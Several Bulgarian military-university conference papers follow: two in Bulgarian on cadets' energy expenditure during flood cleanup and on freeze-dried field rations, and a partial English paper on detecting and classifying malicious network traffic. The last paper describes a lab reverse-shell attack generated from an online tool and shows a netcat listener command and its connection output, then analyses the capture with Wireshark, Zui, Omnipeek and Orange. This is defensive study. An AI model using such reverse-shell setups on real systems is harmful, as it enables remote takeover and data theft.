LIQUIDATION CONSEQUENCES OF DISASTERS**

Krasimir P. Koynakov

*Logistics and technologies department, Vasil Levski National Military University, Veliko Tarnovo,
Bulgaria, Kراسi.koynakov@gmail.com*

Abstract: *In the present work, the energy expenditure of cadets from "Vasil Levski" National Military University - Veliko Tarnovo during their participation in the liquidation of the consequences of the floods in the settlements near the city of Karlovo. For the purposes of the study, the calculation method for determining the energy consumption was used - the individual tabular timing.*

Keywords: *energy consumption, disasters, military personnel*

**ИЗСЛЕДВАНЕ НА ЕНЕРГОРАЗХОД НА ОРГАНИЗМА ПРИ УЧАСТИЕ НА
ВОЕНЕН И НЕВОЕНЕН ПЕРСОНАЛ ПРИ ЛИКВИДИРАНА
ПОСЛЕДСТВИЯ ОТ БЕДСТВИЯ**

Красимир Пламенов Койнаков

*Факултет „Логистика и технологии“, Национален Военен Университет
„Васил Левски“, Велико Търново, България
Kрасi.koynakov@gmail.com*

Abstract: *В настоящата разработка е изследван енергийния разход на курсанти от Национален Военен Университет „Васил Левски“ - гр. Велико Търново при участието им в ликвидирането на последствията от наводненията в населените места край гр. Карлово. За целите на изследването е използван разчетния метод за определяне на енергийния разход – индивидуалния табличен хронометраж.*

Ключови думи: *енергоразход, бедствия, военнослужещи*

Въведение

Точното определяне на енергийните разходи на военнослужещите е свързано с прилагането на научно обосновани подходи за изчисляване на общия разход на енергия. Всяка жизнена, трудова и битова дейност на човека е свързан с изразходване на енергия, която се набавя от организма чрез разграждане на постъпващите в организма хранителни вещества. Изследователите подразделят методите за изчисляване на ежедневният енергоразход на две големи групи: лабораторни и разчетни методи. (Ничев, 2018) В настоящата разработка е използван индивидуалния табличен хронометраж, като най-достъпния метод за определяне на енергийния разход.

1 Същност на индивидуалния табличен хронометраж

Разчетните методи са основани на основна обмяна на веществата и коефициенти на физическата активност. При тези методи отделно се определя основният обмен с помощта на формули основани на коефициенти, пол, тегло, възраст и ръст. Сумата на получените стойности дава величината на разхода за основна обмяна на веществата. Към разхода за основна обмяна на веществата се добавя разхода на енергия за усвояване на храната и разхода на енергия за физическото натоварване в течение на активните части на денонощието. (Ничев, 2018)

За определяне на разхода на енергия за физическото натоварване се използва коефициент за физическа активност който представлява отношение на енергоразхода за изпълнението на определен вид дейност към величината на основният обмен за единица време. Той показва колко пъти енергоразхода на организма за определена дейност превишава величината на основният обмен. Величината на разхода на енергия за физическото натоварване се определя като произведение от величината на разхода за основна обмяна на веществата и коефициента за физическа активност.

Най-значителен дял от общия енергоразход се отрежда на енергията, изразходвана за поддържане основната обмяна на веществата (ООВ) - BMR (Basal Metabolic Rate). Тя е мярка за енергията, необходима за извършване на основните жизнени процеси като функционирането на органите и протичането на биохимичните реакции. (Гарев, 2014)

При таблично-хронометражния метод се отчита точно изразходваното време за дадена дейност. Получените данни с помощта на таблици за разхода на енергия при различни видове дейности позволяват да се определи дневният енергоразход на индивида. Първоначално се измерва разхода на време отделно за ежедневните дейности на даден индивид като се фиксира тяхната продължителност. Недостатък на дадения метод се явява трудността да се предвидят всички дейности през цялото денонощие и затова изследователите считат, че грешката при този метод е до 15%. Преимуществото на метода е в неговата общодостъпност и простота.¹

2 Методология на изследването

За установяване на това, дали участниците в ликвидирането на последствията от бедствия получават достатъчно адекватен хранителен прием, отговарящ на техните потребности при различни условия, е необходимо да се определи техния хранителен статус. Определянето на хранителния статус може да се осъществи, след като се определят енергийния разход и енергийния прием.

Определянето на тези величини ще покаже дали храненето, респективно нутриентния прием, задоволява хранителните потребности и до каква степен е постигнат здравословен хранителен прием.

¹ За допълнителна информация посетете: https://studopedia.ru/7_146662_opredeleniya-sutochnih-energizatrat-hronometrazhno-tablichnim-metodom.html

Проучванията ще дадат отговор на въпроса, дали храненето, като важен фактор за поддържане на здравето, задоволява потребностите при изпълнението на задачи и допринасянето за добро физическо и психическо състояние. За целите на доклада е извършено изследване на енергийния разход.

При настоящото изследване е използван метода на индивидуалния табличен хронометраж, при който се отчита точно изразходваното време за дейност. Използване на таблици за разхода на енергия и изчисляване на BMR позволява да се определи дневния енергоразход на курсантите и участващите в ликвидирането на последствията от бедствия. За целта на изследването беше разработен индивидуален табличен хронометраж за всеки участник на базата на спецификата на извършваните дейности като: придвижване по пресечена местност, преместване на леки и тежки предмети, дейности с лопати и кирки и други. Преди започване на изследването се проведе предварителна подготовка с участващите курсанти, относно особеностите по попълване на индивидуалния табличен хронометраж. Бяха отчетени видовете наговарвания, свързани с дейностите на курсантите чрез измерване продължителността им в минути. Въз основа на резултатите от отчитането на описаните видове физическа и умствена дейност се определи продължителността на всяка една от тях за всеки един обучаем. Чрез метода на непряката калориметрия се определи разхода на енергия за единица време (ккал/мин). Минутният разход на енергия в състояние на покой се определи по данни на Световната здравна организация, като се изхожда от данни за пола, възрастта и теглото. Стойността на енергоразхода за една минута беше умножен по продължителността на конкретната физическа активност през денонощието. Получените резултати отразяват индивидуалният ежедневен енергоразход, изразходван за всеки вид физическа или умствена дейност. Получените ежедневни енергоразходи по отделните дейности бяха сумирани за да се получи общата величина на енергоразхода на всеки курсант в продължение на едно денонощие. За да се получи средната величина на общия ежедневен енергоразход, съответните индивидуални значения за мъже и жени бяха сумирани и разделени на броя на изследваните курсанти. За обработката на данните са използвани инструментите на програмния продукт Microsoft Excel.

3 Резултати от изследването

Периода на изследването обхваща времето от 10.09.2022 година до 11.09.2022 година. В посочения период курсантите заедно с местно население участват в ликвидирането на последствията от наводненията в населените места край гр. Карлово. Курсантите от ВВВУ „Г. Бенковски“ са разпределени в село Богдан, където участват в разчистването на инфраструктура и жилища, а от НВУ „Васил Левски“ – в селата Каравелово и Слатина.

Изследваната съвкупност се състои от 54 /петдесет и четири/ участници, от които 11 /единадесет/ жени и 43 /четиридесет и три/ мъже. Средната възраст на обучаемите е както следва: за мъжете 22 години; за жените 20 години. Средното тегло на мъжете е 83 кг., а на жените 54 килограма. Средният ръст на мъжете е 179 см., а на жените 167 сантиметра. (таблица 1)

Таблица 1: Средни антропометрични показатели на изследваните курсанти

пол	брой	Възраст, години	Тегло, кг	Ръст, см
мъже	43	22	83	179
жени	11	20	54	167


След фактичното обработване на данните от изследването се получиха следните резултати:

- при курсантите мъже – най- нисък среден енергоразход през изследвания период – **3068 ккал.**; най-висок среден енергоразход през периода – **4900 ккал.** Среден енергоразход за периода – **3984 ккал.**

- при курсантите жени - най- нисък среден енергоразход през изследвания период – **2200 ккал.**; най-висок среден енергоразход през периода – **2900 ккал.** Среден енергоразход за периода – **2550 ккал.**



Фигура 1: Стойности на енергоразход мъже, ккал



Фигура 2: Стойности на енергоразход жени, ккал

Най-висок енергоразход при мъжете се наблюдава при извършването на дейности, като тежки физически свързани с преместване на тежки и обемни предмети, използването на инструменти за копаене, като лопати и кирки, придвижване през пресечена местност. При жените най-висок енергоразход се наблюдава при преместването на леки предмети и движения през пресечена местност.

Заклучение

Определянето на енергийния разход от военен и невоенен персонал при ликвидирането на последствията от бедствия е първата стъпка при разработването на продуктивен набор за съставяне на меню, което чрез използването на метода на сублимационното сушене да е основна съставна част от продоволствена дажба в индивидуална опаковка, която да се използва за подпомагане на бедстващо население в зони, където е затруднено доставянето на хранителни продукти.

Източници

1. Ничев, Н., (2018) „Енергоразход на военнослужещите”. Knowledge – International Journal Vol. 22.4 Vrnjacka Banja. p. 1061. Serbia.
2. Гарев, А. (2014). „Енергийна ефективност на организма”.
3. Human energy requirements. (2001). Report of a Joint FAO/WHO/UNU Expert Consultation. Rome.
4. https://studopedia.ru/7_146662_opredeleniya-sutochnih-energozatrathronometrazhno-tablichnim-metodom.html

Настоящия доклад е в изпълнение на Национална научна програма „Сигурност и отбрана“, приета с РМС № 731 от 21.10.2021 г.

POSSIBILITIES FOR MAKING A FIELD RATION OF THE LYOPHILIZATION PRINCIPLE IN LIQUIDATION OF THE CONSEQUENCES OF DISASTERS

Krasimir Plamenov Koynakov

*Logistics and technologies department, Vasil Levski National Military University, Veliko Tarnovo,
Bulgaria, Kراسi.koynakov@gmail.com*

Abstract: *In the present work, the process of freeze-drying (lyophilization) is considered, describing the essence of the process, its stages and advantages. The possibilities for preparing a field ration based on the principle of lyophilization for the three missions of the Armed Forces of the Republic of Bulgaria were examined, emphasizing the contribution to national security in peacetime, in particular when liquidating the consequences of disasters.*

Keywords: *lyophilization, disasters, field ration*

ВЪЗМОЖНОСТИ ЗА ИЗГОТВЯНЕ НА ПОЛЕВА ДАЖБА НА ПРИНЦИПА НА ЛИОФИЛИЗАЦИЯТА ПРИ ЛИКВИДИРАНЕ НА ПОСЛЕДСТВИЯ ОТ БЕДСТВИЯ

Красимир Пламенов Койнаков

*Факултет Логистика и технологии, Национален Военен Университет „Васил Левски“,
Велико Търново, България, Kراسi.koynakov@gmail.com*

Abstract: *В настоящата разработка е разгледан процеса на сублимационно сушене (лиофилизация), като е описан същността на процеса, неговите етапи и предимства. Разгледани са възможностите за изготвяне на полева дажба на принципа на лиофилизацията по трите мисии на Въоръжените сили на Република България, като е акцентирано върху принос към националната сигурност в мирно време, в частност при ликвидиране на последствията от бедствия.*

Ключови думи: *лиофилизация, бедствия, полева дажба*

Въведение

Историята на храните и храненето е точно отражение на човешкото развитие. Индустриализацията, научно-техническите постижения през XX век, включително тези, свързани със значителни промени в инфраструктурата, рефлектират съответно и върху вида, разнообразието, качеството на храната и храненето на човека. Една от водещите насоки на съвременната хранителна индустрия е свързана със запазване натуралните качества на суровите продукти, с надеждното им продължително съхранение, във връзка със суровинния дефицит, с тяхното оптимално съчетаване в крайния продукт, за да се изгради отново съответствието между основните им качества, но на по-високо равнище. Алтернатива за

преодоляване на неблагоприятните изменения в храните, свързани с тяхната технологична обработка, както и при продължително съхранение, е приложението на високотехнологичния метод на сублимационно сушене (лиофилизация). (Георгиева Л.)

1 Същност и етапи на лиофилизацията

Съвременните тенденции в концепцията за функционалното хранене се базират на целенасочения подход при създаване на нови хранителни биопродукти за успешна профилактика и диетолечение на редица социално значими заболявания. Функционалните храни са с важно значение за здравословното хранене. По своите физиологични механизми на въздействие върху организма, те надхвърлят възможностите на обикновеното хранене и имат конкретна, целева насоченост. Тяхната специфичност се изразява в доказаното здравословно въздействие, което се определя от отделните им съставки. Всеки един нутриент с доказано качество може да се включи в съответни храни, като запазва в тях функционалните си качества. (Начева, 2014)

Леофилизацията е един от съвременните биотехнологични методи за криоконсервиране. Същността на процеса се състои в отнемане на водната субстанция от твърдата матрица на влагосъдържащите материали, чрез сублимация в условията на вакуум. При сублимационното сушене се съчетават два способа на консервиране - замразяване и сушене под вакуум, при температури, непревишаващи критичните, т.е. тези, при които се нарушават микро- и макроструктурата на продукта. Известно е, че процесът "замразяване-изсушаване" включва следните фази:

- замразяване на биоматериала до ниски температури;
- първично сушене (сублимация) при което кристалите на водата сублимират в условията на вакуум;
- вторично сушене (десорбция), при което, след отделяне на леда, остатъчната влага се десорбира.

В процеса на сушене материалът се намира в замразено състояние, поради което микроструктурата и свойствата му се запазват в максимална степен. (Начева, 2017)

Редица учени, като Начева и колектив, използват сублимационното сушене (лиофилизация) като модерен и оригинален криобиотехнологичен метод, отговарящ на съвременните тенденции в диетичното хранене и иновациите в технологията за производство на храни с функционално предназначение. Те изследват създаването на качествено нова гама леофилизирани биопродукти с предварително определена профилактична насоченост и функционален ефект, както и иновативни месни храни с повишено съдържание на полиненаситени мастни киселини, като замразяването е извършено в камери с принудителна конвекция на въздуха при температура от -30 до -350 C^0 , при скорост $0,008 - 0,090/s$ в продължение на 12-15 часа.

Етапи на процеса на сублимационното сушене (лиофилизация):

- A** -начало на процеса - замразяване в сублимационната камера;

- Б** вакуумиране до дълбок вакуум 2.101 Pa;
- В** сублимационно сушене при отрицателни температури;
- Г** досушаване – десорбция на остатъчната влага при положителни температури и по-висок вакуум;
- Д** край на процеса – нарушаване на вакуума, достигане на определената крайна остатъчна влага. (Донева М.)

Предимства на технологичния процес на лиофилизация:

- преработка на разнообразни по вид и състав продукти;
- за включване в състава им на термолабилна, полезна микрофлора, на имобилизирани ензими, биологично активни вещества;
- за получаване на лесноусвоими храни с финна косистенция, лесносмиласема, лесноусвоима форма, подходящи за механично, химически и термично щадящо хранене;
- за максимално запазване хранителната и биологична пълноценност на храните след технологичната им обработка;
- за многократната им олекотеност, естетична опаковка и дълготрайно съхранение минимум 5 години;
- за надежното им дълготрайно съхранение при обикновени условия (без хладилни съоръжения). (Колев, 2012)

2 Възможности за използване на полева дажба на принципа на лиофилизацията

Въоръжените сили, съвместно с невоенния компонент на системата за отбрана, изграждат и поддържат способности за изпълнение на следните задачи: осигуряване на граждански ресурси в интерес на отбраната; осигуряване на пристанища, летища и гари за съсредоточаване на сили и средства на НАТО на българска територия; охрана на държавните граници с неучастващите във военния конфликт съседни държави, където и когато това е необходимо; охрана и отбрана на особено важни обекти на територията на страната; борба с десантите, диверсионно-разузнавателните и терористичните групи на противника; поддържане на общественения ред и вътрешната сигурност; оказване на помощ при бедствия, аварии и катастрофи, възстановяване на разрушения и други. По тази мисия полевата дажба би могла да се използва за хранене на военнослужещите при тяхната подготовка при полеви лагери, учения и КТУ и при планиране на операции за защита на териториалната цялост на страната.

По мисия „Подкрепа на международния мир и сигурност“ – Задачите включват: изпълнение на международни и коалиционни ангажименти за участие в операции и мисии на НАТО и Европейския съюз в отговор на кризи, предотвратяване на конфликти, борба с тероризма; участие в операции и мисии на ООН, ОССЕ и други коалиционни формати; дейности за контрол на въоръженията, неразпространението на оръжия за масово унищожаване, техните носители и материалите за производството им; международно военно сътрудничество; предоставяне на хуманитарна помощ; укрепване на доверието и сигурността. За

тази мисия полевата дажба би могла да се използва за хранене на контингенти при тяхното стратегическо, оперативно и тактическо развърщане.

Мисия „Принос към националната сигурност в мирно време“ – Задачите по тази мисия включват: поддържане на способности за ранно предупреждение за потенциални рискове и заплахи; дейности за контрол на въздушното пространство и морските пространства; защита на стратегически обекти, включително на системите за производство, доставка и разпределение на енергийни ресурси; участие в операции за съдържане и неутрализиране на терористични, екстремистки и престъпни групи; защита на застрашени стратегически обекти; защита и подпомагане на населението при природни бедствия, аварии и екологични катастрофи; неутрализиране на невзривени боеприпаси; оказване на хуманитарна помощ; съдействие за контрол на миграцията; спасителни и евакуационни дейности; помощ, при необходимост, на други държавни органи и организации. По тази мисия полевата дажба би могла да се използва за хранене на военнослужещите при активиране на формираната за овладяване и/или преодоляване на последствията от бедствия, аварии и катастрофи, както и за подпомагане на населението в бедстващи райони, в които е затруднено доставянето на хранителни продукти.

3 Примерен състав на полева дажба за предоставяне на бедстващо население

За да се разработи набора от хранителни продукти, необходими за приготвянето на ястия и тяхното последващо лиофилизиране е необходимо да се определи калорийното съдържание, като се направи изследване на участващия персонал в ликвидирането на последствията от бедствия в зоната на поражение. За нуждите на такова изследване може да се използват разчетни методи за определяне на енергоразхода на човешкия организъм, като например индивидуалния табличен хронометраж. След определяне на калорийния състав на дажбата трябва да се разработи балансирано меню, отговарящо на потребностите при такъв вид дейности и да е съобразено с границите на нерисков хранителен прием, за да се избегнат вредните последствия за човешкия организъм.

Примерен състав на полева дажба в индивидуална опаковка:

1. Опаковка – плоска, гъвкава, лека и непромокаема. Състав: полиетилен.
2. Съдържанието на опаковката е на модули – отделни полиетиленови пликкове. Всички компоненти на дажбата, включително и ястията са в отделни опаковки.
3. Химически нагревател за затопляне на ястията – активира се при контакт с вода. Използва се при хидратирането на ястията. Затоплянето на храната се осъществява приблизително за десет минути. Тип: беспламен, самонагриващ. Температура на нагриване: приблизително 180⁰С.
4. Основно ястие: дехидратирано до 2% водно съдържание.
5. Торбичка за затопляне на храната (zipper bag).
6. Посуда за еднократна употреба – вилица, лъжица и нож.
7. Мокра антибактериална кърпичка и салфетка.

8. Плик за смесване и приготвяне на напитки (кафе, чай и др.)
9. Дъвка на дражета - за нормализиране на Ph.
10. Таблетка за пречистване на вода. Основен химически компонент – хлор.
Достатъчна за пречистване на един литър вода.

Посочената примерна полева дажба в индивидуална опаковка може да бъде приготвена за едно хранене или да осигурява цял храноден – закуска, обяд и вечеря.

Заклучение

Извършването на изследвания за определяне на енергийния разход от военен и невоенен персонал при ликвидирането на последствията от бедствия ще подпомогне значително разработването на продуктов набор за съставяне на меню, което чрез използването на метода на сублимационното сушене да е основна съставна част от продоволствена дажба в индивидуална опаковка, която да се използва за подпомагане на бедстващо население в зони, където е затруднено доставянето на хранителни продукти.

Източници

1. Георгиева Л. Съвременни научно-приложни аспекти на хранителните криобиотехнологии. Институт по криобиология и хранителни технологии. София.
2. Начева, И. & Донева, М., & Методиева, П. (2014). Криобиотехнологични подходи при формулирането на нова гама лиофилизирани храни с функционално предназначение. *Journal of Mountain Agriculture on the Balkans*, vol. 17 (889-904). Троян.
3. Начева, И., Донева, М., Методиева, П. (2017). Хидроколоидите като криоконсерванти. София.
4. Донева М., Начева И., Методиева П. и колектив. Приложение на криобиотехнологиите при разработване на лиофилизирани полиензимни комплекси. София.
5. Колев, З. (2012) Лيوфилизация – съвременен начин на съхранение на хранителни продукти.

Настоящия доклад е в изпълнение на Национална научна програма „Сигурност и отбрана“, приета с РМС № 731 от 21.10.2021 г.

CYBERSECURITY AND ARTIFICIAL INTELLIGENCE

ANALYSIS AND CLASSIFICATION OF NETWORK TRAFFIC THROUGH TOOLS AND ARTIFICIAL INTELLIGENCE ALGORITHMS

Angela R. Borisova

*Department Computer Systems and Technologies, “Vasil Levski” National Military University,
Shumen, Bulgaria, arborisova@nvu.bg*

Abstract: *One of the dangerous threats in network infrastructures is the field of cyber security in the aspect of network and computer security. Network traffic is one of the first artifacts analyzed when anomalies occur in the operation of a computer network. However, performing analysis using the user tools available today is a difficult task that can be facilitated by the use of automated tools such as artificial intelligence systems. This paper presents several possible tools for analyzing network traffic and software for classification of network data through data mining. The overview examines software tools such as WireShark, Omnipeek, and Zui that provide detailed and interactive analysis of network packets. Along with them, the software product Orange is considered, by means of which a model is built for making a predictive classification of network packets (whether a given packet will have normal content or illegitimate content). Followed are several steps for solving the current problem: define the type of system; define proper decision criteria; separate the types of information provided by network protocols.*

Keywords: *network traffic, data mining, artificial intelligence, cyber security*

Introduction

In a world of computerization, the danger of a cyberattack in one form or another undoubtedly arises. To address the urgent, significant problem, in order to reduce the consequences of a given cyber incident [3], it is necessary that every user, employee and global organization is familiar with effective ways to prevent such actions [2], constant monitoring for of irregularities and implementation of an adequate response when necessary [1]. Therefore, as a first and basic step towards its prevention, it is good to know the functioning of a given computer network and to make periodic analyzes of the data passing through it. To perform an analysis of the functioning of a given computer network, one approach is to review network packets exchanged between end and intermediate devices. Network traffic analysis can be defined as the process of monitoring and checking the information packets passed through the network, carrying certain information, which in some cases can be maliciously manipulated and used for unregulated actions. The analysis also includes the identification of anomalies and the detection of suspicious behavior, which can be done, for example, to assist those responsible for computer and network security. Analyzing network traffic can be useful for troubleshooting performance-related problems [4], such as high packet loss rates or high network latency. The process of network traffic analysis consists of identifying target machines - also called victim and attacker machines - known as hackers, and analysis models can vary widely. The routes that packets take as they move between network segments and endpoints can vary, resulting in different levels of performance depending on how efficient the different routes are. By detecting anomalies, an

organization can identify a potential security risk, then block it and thus prevent a system breach.

Manually reviewing packet types, sessions, and information content is a very laborious and time-consuming activity. Automated analysis could reduce this time and effort, but AI systems could even perform this activity seemingly stealthily and in the background. And in the presence of malicious actions or a cyber attack, for example, the systems will be able to react in a way determined by the security officer.

The current report covers the analysis of network data and the implementation of a predictive classification for its type, by creating controlled network traffic, collecting its activity, examining the type of information packets and subsequent predictive description of the network data, respectively with software such as: Wireshark, Omnipeek and Zui – for analysis, and Orange for grouping the network data into appropriate category – data with normal content and data with malicious content. The aim is to explore tools, which would contribute to better performance and at the same time high reliability and system security. Then a comparative analysis is made regarding the accuracy, detail and correctness of the tools used and the results are described in a summary table.

1 Investigating network traffic and making predictions about its type using application software

With the help of a virtual environment Oracle VM Virtual Box, a controlled simulation of a cyber attack is carried out from an attacker - Kali Linux to a victim - Windows Server, both machines being in the same local network.

Network configuration is performed by setting appropriate IP addresses for both hosts. As the attacker has IP address: 192.168.6.175 and the victim has IP address: 192.168.6.185. A reverse shell script is generated via a dedicated web page: <https://www.revshells.com/#:~:text=Online%20Reverse%20Shell%20generator%20with%20Local> and is saved under an arbitrary name, in this case shell.ps1 (The generated script is malicious and with its help, after infecting the victim, the hacker has access to her console environment. The attacker has the ability to view and download files from the Windows Server host, according to the level of privileges defined by the victim user who opened the reverse shell script.). Further, while the script is executed on the Windows Server machine (after being opened in the PowerShell environment), a listener (figure 1.1) is launched on the Kali Linux machine, which, interacting with the malicious code, manages to manipulate the victim user's machine. At the same time, it also begins recording the ongoing traffic using a tool called Wireshark.



```
root@kali:~/home/kali
nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.6.175] from (UNKNOWN) [192.168.6.186] 61273
```

Figure 1.1: listener running on Kali Linux. A session was established between attacker with IP address: 192.168.6.175 and victim with IP address: 192.168.6.168.

Once recorded, network traffic can be viewed, analyzed and subsequently classified according to certain parameters, which in turn represent information from the protocols

themselves. Through the capabilities of the analysis software (in this case Wireshark), the packets can be sequenced for specialized inspection and subsequent analysis. In fig. 1.2. A network traffic sample is shown that shows all packets that have a sender IP address of 192.168.6.175.




Figure 1.2: View packets containing IP address information using Wireshark.

Tracing of established TCP sessions is done using the command: `tcp.stream eq 0`. Tracing of such a session can be seen in figure 1.3. These are just some of the commands that the hacker entered and through which he manipulated the infected host.




Figure 1.3: Tracing a TCP session with a specific IP address.

Available network data can also be analyzed using Zui software. The Zui tool looks at the specific network load in the form of a histogram, giving information about the time period when a packet passed through the network, and the main content of the packets in a different color scheme, which further facilitates data exploration. Figure 1.4 shows a corresponding part of the recorded network packets and, more specifically, the software detects an irregularity in one of them in the form of an alert.




Figure 1.4: Zui interface showing a graph of network traffic accompanied by a detected potentially malicious packet classified as an alert.

A closer look at the packet flagged as an alert reveals that it contains an unusual source IP address and an unusual destination IP address - Figure 1.5. The software itself categorizes the package as potentially breaching corporate privacy. And it also shows that an attack has taken place, and the target is an endpoint that is known (since the attack is controlled) to be the Windows Server host.



Figure 1.5: A detailed look at the alert package.

Another software that can be used to analyze network packets is Omnipeek. This tool also serves to collect network data. Through it, in-depth expert analyses, visualizations of individual information fields can be made in the form of: tables, graphs, statistics, peer maps and others. Similar to Wireshark, again by filtering different types of data can be examined (Filtering by protocol, by channel, by application, by packet size, by pattern, etc.). In Figure 1.6, a sample of data filtering by address is presented, from which it can be seen that 69 packets passed through the network, with the IP address 192.168.6.175

participating in all the sessions carried out when transmitting these packets. As the total number of intercepted packets for a period of 1 minute and 57 seconds is 1808.




Figure 1.6: Data filtering by IP address: 192.168.6.175 in Omnicap software.

After filtering the data by IP address, it can be visualized in the form of a map, having previously made configurations regarding the type of traffic, in this case it is set to be unicast and this can be seen in Figure 1.7. A connection was observed between the attacker host 192.168.6.175 and the victim host 192.168.6.186.



Figure 1.7: Peer map in Omnicap tool with highlighted link between IP addresses 192.168.6.186 and 192.168.6.175.

- A tool that can be used to make predictions for the classification of different types of data is Orange. This report used this software to determine the type of unclassified network data. This is possible after pre-classified network data is fed, with which a model built in Orange is trained (based on captured network traffic and subsequently grouped into two categories of traffic, namely: good traffic, bad traffic).

Orange is a tool that performs tasks such as: extracting knowledge from data, analyzing and visualizing a set of data, and machine learning. It is also often used for classification, clustering, anomaly detection and regression through unsupervised learning. To solve the problem, a model was built (figure 1.8) containing several blocks and they are:

- File (union traffic data) - used to import input data previously collected by Wireshark, analyzed by Wireshark, OmnipEEK and Zui and grouped into two categories - packets with normal content and packets with malicious content and converted to CSV format (presented in tabular form, adding a type of traffic column for the needs of the experiment - with legitimate packets being marked with 0, and illegitimate with 1.). In this block, the various fields located in the already uploaded file are set and this can be seen in figure 1.9;

- Data Table - it visualizes the data imported in the File block in the form of a table;

- Tree - it is a decision tree algorithm whose task is to divide the data into classes, with each node representing a separate class;

- Tree Viewer - through it the information packages classified in the Tree block are visualized;

- Logistic Regression - it is another type of algorithm by which packets can be classified;

- again File (sample data) – this time with unclassified input data;

- again Data Table – to view the unclassified data from the sample data file;

- Predictions – block used to make predictions, in the particular case, having the pre-classified data from a union traffic data file, the model makes a prediction on the provided unclassified data from a sample data file, and the result of this can be seen in figure 1.10.




Figure 1.8: A model built in Orange - for network data classification.

Name	Type	Role	Values
1 No.	N numeric	feature	
2 Time	N numeric	feature	
3 Source	C categorical	meta	0.0.0.0, 172.16.16.1, 172.16.16.54, 172.16.16.104, 172.16.16.105, .
4 Destination	C categorical	meta	172.16.16.255, 172.16.19.255, 192.168.6.175, 192.168.6.186, ...
5 Protocol	C categorical	feature	BROWSER, DHCP, IGMPv2, MNDP, NBNS, TCP, UDP
